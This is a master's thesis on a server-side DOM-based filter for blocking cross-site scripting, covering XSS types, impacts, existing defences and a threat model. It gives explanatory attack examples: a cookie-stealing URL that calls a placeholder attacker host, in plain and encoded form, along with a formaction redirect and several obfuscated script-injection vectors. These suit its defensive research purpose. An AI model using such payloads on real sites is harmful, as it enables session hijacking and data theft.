XSS Attack Prevention Using DOM based filtering API

Shende Dinesh Ankush

Department of Computer Science and Engineering
National Institute of Technology Rourkela
Rourkela – 769 008, India

XSS Attack Prevention Using DOM based fitering API

Dissertation submitted in
May 2014
to the department of
Computer Science and Engineering
of
National Institute of Technology Rourkela
in partial fulfillment of the requirements
for the degree of
Master of Technology
by
Shende Dinesh Ankush
(Roll 212CS2102)
under the supervision of
Dr.Sanjay Kumar Jena

Department of Computer Science and Engineering
National Institute of Technology Rourkela
Rourkela – 769 008, India

dedicated to my family and friends...

Computer Science and Engineering
National Institute of Technology Rourkela
Rourkela-769 008, India. `www.nitrkl.ac.in`

Dr. Sanjay Kumar Jena
Professor

May , 2014

Certificate

This is to certify that the work in the thesis entitled *XSS Attack Prevention Using DOM based filter* by *Shende Dinesh Ankush*, bearing roll number 212CS2102, is a record of an original research work carried out by him under my supervision and guidance in partial fulfillment of the requirements for the award of the degree of *Master of Technology* in *Computer Science and Engineering*. Neither this thesis nor any part of it has been submitted for any degree or academic award elsewhere.

Dr.Sanjay Kumar Jena

Acknowledgement

This thesis, however an individual work, benefited in several ways from different people. Although it would be easy to enlist them all, it would not be easy to appreciate their efforts.

The patient guidance and support of *Prof. Dr.Sanjay Kumar Jena* inspired me to work with full strength. His profound insight has guided my thinking to improve the final product. My earnest gratefulness to him.

It is indeed a privilege to be associated with *Dr.S.K.Rath* HOD,Department of Computer Science and Engineering and all faculties from the department. They have made available their support in a number of ways.

Many thanks to my friend and fellow research colleagues at NIT Rourkela. It was delight to work with you all and special thanks to Ph.D. scholars Asish Kuamr Dalai,Jitendra Kumar Rout and Santosh Kumar Sahoo for valuable guidance and suggestions during this work.

Finally,I am grateful to all of my friend for continuous motivation and encouragement.Last but not least to my family having faith in me and always supporting me.

Shende Dinesh Ankush

Author's Declaration

I hereby declare that all work contained in this report is my own work unless otherwise acknowledged. Also, all of my work has not been submitted for any academic degree. All sources of quoted information has been acknowledged by means of appropriate reference.

Shende Dinesh Ankush
Roll: 212CS2102
Department of Computer Science
National Institute of Technology,Rourkela

Abstract

Cross-site scripting (XSS) is a type of vulnerability typically found in Web applications that enables users to input data and uses user submitted data without proper sanitation. XSS enables attackers to inject client-side script into Web pages viewed by other users.A cross-site scripting vulnerability present in web application may be used by attackers to bypass access controls such as the Same Origin Policy(SOP). Cross site-scripting is ranked 3rd among list of Top 10 vulnerability mentioned in OWASP (Open Web Application Security Projects).

Some of existing solutions to XSS attack include use of regular expressions to detect the presence of malicious dynamic content that can easily bypassed using parsing quirks and client side filtering mechanisms such as Noscript and Noxes tool which require security awareness by user that cannot be guaranteed.Some of existing solutions are unacceptably slow and can be bypassed .Some of them as too restrictive resulting in loss of functionality.

In our work,we developed server side response filtering API that will allow benign HTML to pass through it but blocks harmful script. It does not require large amount of modification in existing web application. Proposed system is having high fidelity and low response time.

***Keywords*:** Cross Site Scripting, Web Security, Injection attack, Server side filter,Input sanitation,Document Object Model

Contents

List of Figures

List of Tables

Chapter 1

Inroduction

Web 2.0 allows web application users to interact and collaborate with each other in a social media dialog as creators of user-generated content in a virtual community, as opposed to sites where individuals are constrained to view passive contents. Which resulted in sudden increase in social networking sites, and web applications which deliver dynamic content to the clients and increase in the user created HTML content in the World Wide Web.

But largely Web developers ignored the security aspects of the websites which resulted in continuous Cyber-attacks on them. There are lots of vulnerabilities still present in web sites as list below and hackers are continuously finding new attacks to exploit these vulnerabilities [4].

- Injection
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Insecure Direct Object References
- Security Misconfiguration
- Sensitive Data Exposure
- Missing Function Level Access Control

- Cross-Site Request Forgery (CSRF)
- Using Components with Known Vulnerabilities
- Unvalidated Redirects and Forwards

We will be discussing XSS attack in detail in this work.Cross-site scripting (XSS) is a type of web security vulnerability typically found in Web applications that accepts user inputs.XSS enables attackers to insert client-side script into Web pages viewed by other users.Restrictive access control mechanism like Same Origin Policy(SOP) can be bypassed using XSS attack.Cross-site scripting is ranked 3rd in Top 10 vulnerability list of OWASP (Open Web Application Security Projects).

Impact of XSS attack depends on the degree of sensitivity of the data handled by the vulnerable website and the security mitigation implemented by the administrator. This impact may be range from pretty low to significantly high. Cross-site scripting uses known loopholes present in web-based applications, servers or plug-in systems on which they rely. Exploitation of one of above loopholes allows insertion of malicious content into the contents being delivered from the compromised site. When the resulting compromised content arrives at the user web browser, it is considered as it is delivered from the trusted source, and thus operates under the permissions granted to that access data associated with source website. Attacker can gain privileged access to highly sensitive data, such as session cookies, and other information stored by browser on user behalf by finding different ways to inject malicious script into web pages. Cross-site scripting attacks are special case of code injection.

Cross site scripting (XSS) is type of attack deployed at application layer of network hierarchy. XSS commonly targets scripts embedded in a page which are executed on the client-side (in the users web browser) rather than on the server side. XSS is a threat arises due to internet security weaknesses of various client-side technologies such as HTML, JavaScript, VBScript, ActiveX and Flash. Presence of weakness in these technologies is a main reason for the exploit. XSS is triggered by manipulation of client-side scripts present in web application in a way as anticipated by attacker. Such manipulation embeds script in page which is executed wherever that page is loaded or associated event is performed. In a classic XSS attack the attacker infects authentic web page with his malicious client-side script. When a user visits this web page the script is downloaded to his browser and executed.

One of the basic example of XSS is when a hacker injects a script in a legitimate shopping site URL. When user clicks on such link he will be redirected to a fake but identical page. The malicious page would run a script to steal the cookie of the user surfing the shopping site, and that cookie gets sent to the malicious user who can now capture the legitimate users session. As no attack is performed on the shopping site, but still XSS has misused a scripting weakness in the webpage to trick a user and take command of his session. A trick normally used to make malicious URLs less clear to recognize is to encode XSS part of URL in any supported encoding method. And this will make attack URL look harmless to user who recognizes the familiar URLs and hence they will simply neglect and end up clicking them which results in exploit.

1.1 Types of XSS attacks

Depending on the process followed for execution of XSS attack,they can be majorly classified in following categories.

1.1.1 Non-persistent/Reflected XSS Attack

Non-persistent attacks are types of attack in which user provided data present in request to server is reflected partially of completely in the form of error message, search result or any other type of response. Non-persistent attacks are delivered to victim in various ways such as in an e-mail message or link present in other web site. When user is deceived to click on malicious link which result in submission of specially crafted form or just browsing of malicious site which will reflect attack back to user browser and browser will execute that response treating as if it came from trusted site.



1. Attacker sends mail containing crafted URL
5.Attacker will have access to cookie stores at victim site
4.Victim browser executes script from attacker,as it is coming from trusted web application
3.Vulnerable web application takes data from request and includes in valid response page
2.Victim clicks on link,sends request to vulnerable web application

Figure 1.1: Reflected XSS attack flow

As explained above attacker will include script given as below.So when victim will click on that link then request is sent to webapplication.com with given data search parameter that are pointing to the script stored at attacker server that will steal cookie.When webapplication.com sends response then that script will gets executed at victims browser resulting in cookie stealing attack.




http://webapplication.com?search=“><img src=“x” onerror=“http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie”>

Figure 1.2: URL containing malicious script

In some case attacker can trick victim by encoding the URL parameters in order hide the parameter from him/her.Below figure show content of URL mentioned in figure 1.2 encoded in hex encoding scheme.


One of the way to achieve reflected XSS attack through websites search box.Generally it will accept content from user and display the search results associated with it and that content also.Fig 1.4 show example that shows search content and reflected contents.In Fig 1.4 normal content is searched.

Now if same search box is provided with some benign HTML.After reflecting



```
http://webapplication.com?search
&#61&#8220&#62&#60&#105&#109&#103&#32&#115&#114&#99&#61&#8220&#120&#8221&#3
2&#111&#110&#101&#114&#114&#111&#114&#61&#8220&#104&#116&#116&#112&#58&#47&
#47&#97&#116&#116&#97&#99&#107&#101&#114&#104&#111&#115&#116&#46&#101&#120&
#97&#109&#112&#108&#101&#47&#99&#103&#105&#45&#32&#98&#105&#110&#47&#99&#11
1&#111&#107&#105&#101&#115&#116&#101&#97&#108&#46&#99&#103&#105&#63&#39&#43
&#100&#111&#99&#117&#109&#101&#110&#116&#46&#99&#111&#111&#107&#105&#101&#8
221&#62
```

Figure 1.3: Encoded URL of fig 1.2 containing malicious script




Enter content to be searched: search

The search result for: search

Figure 1.4: Search with normal search query

the query data that HTML is interpreted by browser.And resulting response page show in Fig 1.5.




XSSTest Search Result
localhost:8085/XSSTest/displaySearch.jsp?query=<font+color%3D"red">search<%2Ffon
Google
Most Visited
Getting Started

Enter content to be searched: <font color="red">search</font>

The search result for: search

Figure 1.5: Search with HTML content

Now attacker can take advantage of this direct usage of user provided data in response page,he/she can enter some malicious script into search box as shown in figure 1.6.That script will get executed with access privileges of the web application.As it is considered as part of that response page.



localhost:8085/XSSTest/displaySearch.jsp?query=<script>alert('XSS')<%2Fscript>

Enter content to be searched: <script>alert('XSS')</script>

The search result for:

XSS

Figure 1.6: Search with malicious input

1.1.2 Persistent/Stored XSS attack

Stored XSS attacks are more dangerous than other types of XSS. Because malicious scripts injected by attacker are stored permanently by server in databases or webpages and served back to other users as normal pages coming from trusted application and user is interpreting them without proper HTML sanitization. Various sinks like database, message forum, comment fields and visitor logs are used to store such malicious scripts permanently, and sent to user browser when request is made for particular content.



4.Send Valuable data
1.Post XSS Script in Victim website
2.Click link storing XSS Script
Store XSS Script
Victim
3.Send page conainting XSS Scripts
Victim website

Figure 1.7: Stored XSS attack flow

Above figure 1.7 shows general flow of attack.Attacker inserts script in web page of vulnerable website.Whenever victim accesses that webpage malicious script injected by attacker is embedded as content of response page and sent to victims browser and browser will execute it with same access privileges as that of any other script or HTML content from that web page.

Persistent attacks are considered to easy for execution in perception of attacker as once he/she succeed in injection of script it will be stored permanently in that page and wherever user access that page it gets executed and resulting into attack,but in case of reflected XSS attack attacker need to trick user to click malicious links either by social engineering or other means.

1.1.3 DOM based XSS attack

DOM XSS is type cross site scripting attack which arise due to improper handling of data related with DOM (Document Object Model) present in HTML page. DOM is standard for accessing and manipulating objects in HTML document. Every HTML entity present in page can be accessed and modified by using DOM properties such as document.referrer, document.url and document.location. Attacker can manipulate or access DOM properties to execute such type of attack.

In the DOM-based XSS, the malicious script does not reach to the web server. It is executed at client side only.DOM based XSS attack occurs when user provided untrusted data is interpreted as JavaScript using methods such as eval(), document.write or innerHTML. The main culprit for these type of attacks is JavaScript code.

1.2 Impact of XSS attack

Impact of XSS attack totally depends on the sensitivity of the data handled by vulnerable site. It may range from petty low to significantly high. Below list mention the various impacts of XSS.

1.2.1 Cookie stealing and account hijacking

Important information such as session ID is stored in cookies which can be stolen by an attacker, so it is possible for an attacker to steal the user's identity and confidential information associate with it. In case of normal users, it will lead loss of personal information such as bank account credentials and credit card information. For administrator user having high privileges, if there account is compromised through XSS, attacker can access web server and associated database system and thus will have complete control on the web application.

1.2.2 Misinformation

One of the severe threats of XSS is a danger of credentialed misinformation. These types of attacks can include malware that can spy on user's browsing activities and therefore get traffic statistics, which leads to loss of privacy. Other type of misinformation is that malicious code can modify the appearance of the content of the page, after it is interpreted by the web browser.

1.2.3 Denial of Service

In view of an enterprise, it is critical that their Web applications must be accessible at all times. However, malicious scripts can cause loss of availability. Loss if availability can be achieved by redirecting user to different page whenever he tries to access particular legitimate page which can be achieved through XSS. Past example of XSS attack was spread of XSS worm in social network site Myspace.com which resulted in Denial of Service (DOS) attack. Also malicious script can crash user browser by using script that will throw alert boxes infinitely hence user is not allowed to access particular page.

1.2.4 Browser exploitation

Malicious script can route client browser to attackers site and then attacker can take benefit of security vulnerabilities present in web browser to have full control over user computer by executing various system commands like installing Trojan horse programs on the client or upload local data containing information about user credentials.

1.3 Motivation

Keeping the research directions a step forward, it has been realised that there exists enough scope to new research work. The previous work involving server side filters are checking for JavaScript and blindly blocking it without checking that they are harmful or benign scripts.

The idea of the proposed project work leads to development of server side API that will check for JavaScripts and it's intent.And filter will allow or block it depending on it's malicious or benign intents. This filtering is done on response generated by server before sending it to client.

1.4 Thesis Layout

Rest of the thesis is organized as follows —

Chapter 2: Literature Survey It provides the analysis of existing client and server side mitigation mechanism available to detect and prevent XSS attack and their limitations.

Chapter 3: Design of DOM based XSS filter In this chapter, we will discuss various factor considered during design of filter.It also vulnerable entities present in HTML and how to negotiate them in order to prevent XSS attack.

Chapter 4: Implementation and Results This chapter includes the results obtained from implemented filter and comparison with existing filters with respect response time and fidelity.

Chapter 5:Conclusion and Future Work This chapter involves analysis of our work and limitation of current work.It also provides in sites of future work to be done to remove those limitations.

Chapter 2


Literature Survey

In this chapter we discuss existing security measures employed by browser and already existing techniques to avoid XSS attack.

2.1 Document Object Model

The Document Object Model (DOM) is a programming API for accessing and modifying XML documents. DOM defines the logical structure of documents and different ways of access and manipulation of document. In the DOM specification, the term "document" is used in the broad sense, XML is being used as a means of representing different formats of information that can be stored in heterogeneous systems, and much of this would interpret as data rather than as documents. However, XML presents this data as documents, and the DOM may be used to control this data

With the Document Object Model, programmers can create and build documents, explore its structure, and add new elements, edit or delete existing elements and content. Any entity present in HTML or XML document can be accessed, changed, deleted or added using the Document Object Model, without any restrictions.



```
<html>
<head>
<title>The page Title</title>
</head>
<body>

<img src="new.jpg">
<a href="next.html">Click To Continue</a>

</body>
</html>
```

Figure 2.1: Simple HTML code




Figure 2.2: DOM structure of HTML given above

2.2 Same Origin Policy(SOP)

Same origin policy allows running scripts on pages originating from the same website, i.e. same combination of protocol, domain and port number to access the DOM of each other, with no specific restrictions, but prevents access to DOM on different websites. This mechanism has particular importance for modern web applications that rely heavily on HTTP cookies to maintain sessions of authenticated users, as servers uses HTTP cookies information to reveal sensitive information or take action of status change. A strict separation between content provided by unrelated sites should be maintained at the client side to prevent the loss of confidentiality or data integrity [21].

2.2.1 Weakness in Same Origin Policy

Sometimes SOP is considered as too restrictive for large websites having different sub domains. In order to have communication between different sub domains present in one parent domain. The 'document.domain' property is used. It is possible to have communication between foo.example.com and bar.example.com by down sampling the domains of both using document.domain method as shown in below figure [22].




Figure 2.3: Relaxing SOP using document.domain

But this can result in security hole as this two domains can have access to DOM properties of each other can result in arbitrary mess.

2.3 Content Security Policy

W3C specification provides the ability to guide the client browser from the location and/or type of resources that are allowed to load. Loading behavior is defined by CSP specification called directive. It defines loading behavior for a target resource type. A newly developed web application can use CSP to mitigate XSS attack by allowing particular scripts for execution at client side that are specified in policy and blocking inline JavaScripts.

2.3.1 Weakness in Content Security Policy

CSP is just a additional layer of security applied at client side.It is not a replacement of traditional mechanism of validation and escaping of input and output on the server-side.It also requires manual changes to be done in each and every page of website.Applying CSP manually is tedious task for large web application because the web administrators have to change server-side code to identify which codes and resources (e.g. JavaScirpts) are used by web pages. And also these scripts need to be isolated from web page.

2.4 Server side XSS mitigation

There are several solutions implemented at server side for prevention XSS attacks.They are as follows

2.4.1 AntiSamy

AntiSamy is a project by OWSAP (Open Web Application Security Project) for prevention of XSS. It is input validation and output encoding tool that provides a set of APIs that can be invoked to filter and validate the input against XSS and ensure user input supplied conforms to the rules of an application. The tool uses NekoHTML and Policy file for validating HTML and CSS inputs. NekoHTML is a simple HTML parser that is used to parse given HTML to XML document. The policy file includes entities like common attributes, regular expressions, general tag, directives, CSS and other rules used for validation. It can be modified as per requirement of web administrator [1].

Limitation

There are lost issues regarding interpretation of HTML5 and CSS3.There are lots of attack vectors that can bypass Antisamy [2].

2.4.2 HTML Purifier

HTML Purifier is an HTML filter library standards compliant written in PHP. HTML Purifier will remove all sure malicious code (XSS attack vectors) with a complete analysis, comparing with whitelist of permissible entities; in addition to this it will ensure that given documents are standards compliant, which is achieved with a comprehensive knowledge W3C specifications [13].

2.4.3 SWAP

SWAP uses the fact that user browser is final receiver of JavaScript and will interpret them at client machine. Thus by using a web browser, they are able to differentiate between benign (i.e. scripts initially associated with the web application) and JavaScript code which is injected. In first stage, it will encode all JavaScript present in original web application to syntactically invalid identifiers (script IDs).In second stage, it will load each and every requested page in the Web browser connected with the reverse proxy, and check for scripts which browser is executing. It is clear that all other scripts browser trying to execute have not been encoded in the first encoding stage hence they are not expected in the content, i.e. injected malicious scripts. In third stage, after verifying that absence of malicious scripts in the page, it decodes all script IDs encoded in first stage and restore it to original code, and return the page to the client [33].

Limitations

SWAP introduces a performance overhead as it uses a full-sized Web browser for JavaScript detection as it offers important assistances of complete vulnerability detection; same thing can be achieved using more light-weight web filtering tools, such as Crowbar or HtmlUnit. As SWAP uses Firefox browser for detection of JavaScript, it will be perfect tool for users using Firefox for browsing. But if user is using different browser then that Firefox used for detection JavaScript will not the ideal option as each and every other web browser has different ways of interpreting the HTML and script contents. Some scripts are considered as benign for one class of browser but for other it may be malicious.

2.4.4 XSS-GUARD

In XSS-GUARD, the main idea for differentiating between benign and malicious content is to generate a duplicate response for every (real) HTTP response produced by the web application. The reason behind the generation of the duplicate response is to produce the desired set of authorized script sequence corresponding to the HTTP response. When a HTTP response is generated by web application, XSS-GUARD will identify the set of scripts present in real response. The technique used of identification of script requires modified web browser code.

XSS-GUARD then check for presence of script which is not authorized by web application. This is done by using duplicate response that contains the scripts which are intended by web application. And presence of intended script is nothing but XSS attack vector, so XSS-GUARD will remove those scripts and send the resulting response to the client [25].

Limitations

XSS-GUARD's current implementation depends on JavaScript detection component of Firefox browser family so it will fail to identify malicious scripts based on 'quirks' targeting other browsers(like IE and Safari). XSS-GUARD will give different output for attack which are targeted to browsers other than Firefox.

2.4.5 deDacota

deDacota provides novel approach to automatically separate code and data in a web application using static analysis. Its aim is to transform a given web application to the new version using statical transformation with preserving the semantics of the application and produce web pages that will have all its inline JavaScript code transferred to external JavaScript file. These JavaScript files are only source of scripts executed by web application adhering to Content Security

Policy (CSP). The remaining JavaScripts are ignored while interpreting the page [28].

Limitations

deDacota technique mainly focus on separating inline JavaScript code (that is, JavaScript inside the <script>and </script>). But still there are other ways of execution of JavaScript attack vectors, like JavaScript code in HTML attributes (like 'onfocus' event handler attributes) and inline Cascading Style Sheet (CSS) styles, the techniques described in this technique can be extended to handle HTML attributes and inline CSS by rewriting them using approximation.

deDacota's approach to filter dynamic JavaScript may fail to preserve application layout as they dynamic content is sanitized as string consisting multiple JavaScript contexts.

2.5 Client side XSS mitigation

2.5.1 Noxes

Noxes is a Microsoft-Windows-based personal web firewall application that runs as a daemon service on the user's system. A personal firewall alerts the user if a new connection request is detected that does not match the existing firewall rules. The user can choose to block the connection, allow, or create a permanent rule that specifies what to do if an application of this type is detected again in the future. Noxes works as a web proxy that gets HTTP requests on behalf of the user's browser. Therefore, all web browser connections go across Noxes and decision about blocking or allowing particular content depends on current security policy. [30]

Limitations

Noxes is a client-side web-proxy that conveys all Web traffic and acts as an application-level firewall. However, in comparison to SWAP, Noxes needs user-specific settings (firewall configuration), and also it requires user interaction when any new event occurs that does not matches with the current firewall rules. Such user awareness is not always guarantied.

2.5.2 XSS Auditor

XSS Auditor achieves high performance and high reliability by bringing the interface between the browser HTML parser and JavaScript engine. Its implementation is enabled by default in Google Chrome.XSS Auditors Post-parser examines the semantics of an HTTP response, as interpreted by the browser, without the need for an error-prone time consuming simulation. Blocks suspicious attacks prevent injected script from being passed to the JavaScript engine rather than risk making changes in the HTML code [24].

Limitation

XSS Auditor considers only reflected XSS vulnerabilities, where the byte sequence chosen by the attacker appears in the HTTP request and response generated for that request.It does not mitigate other variants of XSS attack.

2.6 Client and server side mitigation

2.6.1 Document Structure Integrity model

This technique has a new randomized scheme, which is similar to the instruction set randomization to provide insulation against a robust adaptive attacker. It preserves the structural integrity of the web application code throughout lifetime of code even during dynamic updates and operations performed by execution of client-side code. It ensures that the limitation of untrusted data is consistent with processing the browser. It removes major difficulties with server-side sanitization mechanism [32].

2.6.2 BEEP

BEEP (Browser-Enforced Embedded Policies) intends use of modified web browser of checking execution attempts of all scripts and also checks with policies provided by server. Two types of policies are suggested. First policy consists of list of hashes which are white-listed by web application that is checked by using modified browser. Second policy deals with highlighting of nodes in HTML source which are supposed to contain user provided contents, so the browser can determine the script's position in DOM tree to check if it is in the user provided content. The modified browser decides the fate of JavaScript execution by comparing it with policy file. If current policy allows such JavaScript then it is executed else it is blocked [29].

Limitations

This method requires modification in server software as well as in the client browser. That is, it needs to be implemented by users, but most of users are unaware of damage due to XSS and some of them are unwilling to do additional effort for security of their systems.

Chapter 3

Designing of DOM based XSS Filter

In this section we will consider factors considered will differentiating benign HTML from malicious scripts. Also algorithm implemented by filter and deployment of filter.

3.1 Threat Model

Before discussing actual design of filter, we discuss regarding the types of attacks handled and scope of the work, our solution is implemented at server side with little modification to existing web application. Our proposed solution only designed to protect from server side XSS attacks i.e. reflected and stored XSS attacks.

Attacker exploits different vulnerabilities present in HTML features such as tags and attributes. We try to classify attack vector in different classes as follows [14].

3.1.1 HTML5 vulnerable features

- ”form” and ”formaction” attriibutes

  Attributes like ”form” and ”formaction” added to HTML5 for

”button” tag these attribute can modify destination of user provided data in the form.This is achieved by using the ”id” associated to origin form to access that form and then change its ”formaction” destination [15]. eg: <form id=”test”></form><button form=”test” formaction=”http://evilsite.com/store.php”>X </button>
Prevention measure for such things is to not allow user inputed contents to have these attributes. [15]

- ”autofocus” attribute

  If we have two input fields with ”autofocus” attribute then the will competing for the focus which results in Denial of Service.

- Cross Origin HTML imports

  Google chrome supports HTML imports that can fetch resources from external resources.That imports can access and modify DOM content of original document [6]. eg: <link rel=”import” href=”test.svg”/>
  This can be prevented by not allowing imports from external source or they can be allowed if they are not malicious after checking them.

- <IFRAME >tag’s ”srcdoc” attribute

  The attribute value of ”srcdoc” is interpreted as HTML contents associated with that ”iframe”.So this contents has full access of that particular hosting domain.
  eg:<iframe srcdoc=”<script>alert(document.cookie)</script>”/>

3.1.2 Parsing quirks

1. Comment Parsing Different browser parse comments differently.It can be a problem when user submitted input is allowed to contain comments.
   eg: <!–<!–<img src=”–><img src=x onerror=alert(1)//”>–>results in script execution which leads to XSS attack.

2. CDATA parsing Firefox and Opera allow using CDATA section delimiters in HTML which can be used as ”<![” and ”<![CDATA[”.This can cause problems for filtering mechanisms from those delimiters can be used for large obfuscation.

   eg:<svg><![CDATA[><img xlink:href=”]]><img src=xx:x onerror=alert(2)//”></svg>is example of one of the obfuscated attack vector.

3.1.3 Event Attributes

Value associated with these attributes is then action taken by system on occurrence of particular event. This can be used to execute malicious script or access DOM properties. Hence value associated with such event attribute should be checked and if they are associated with vulnerable entities then these attributes should be blocked [9] [20].

Table 3.1: Event attributes in HTML5 used for XSS

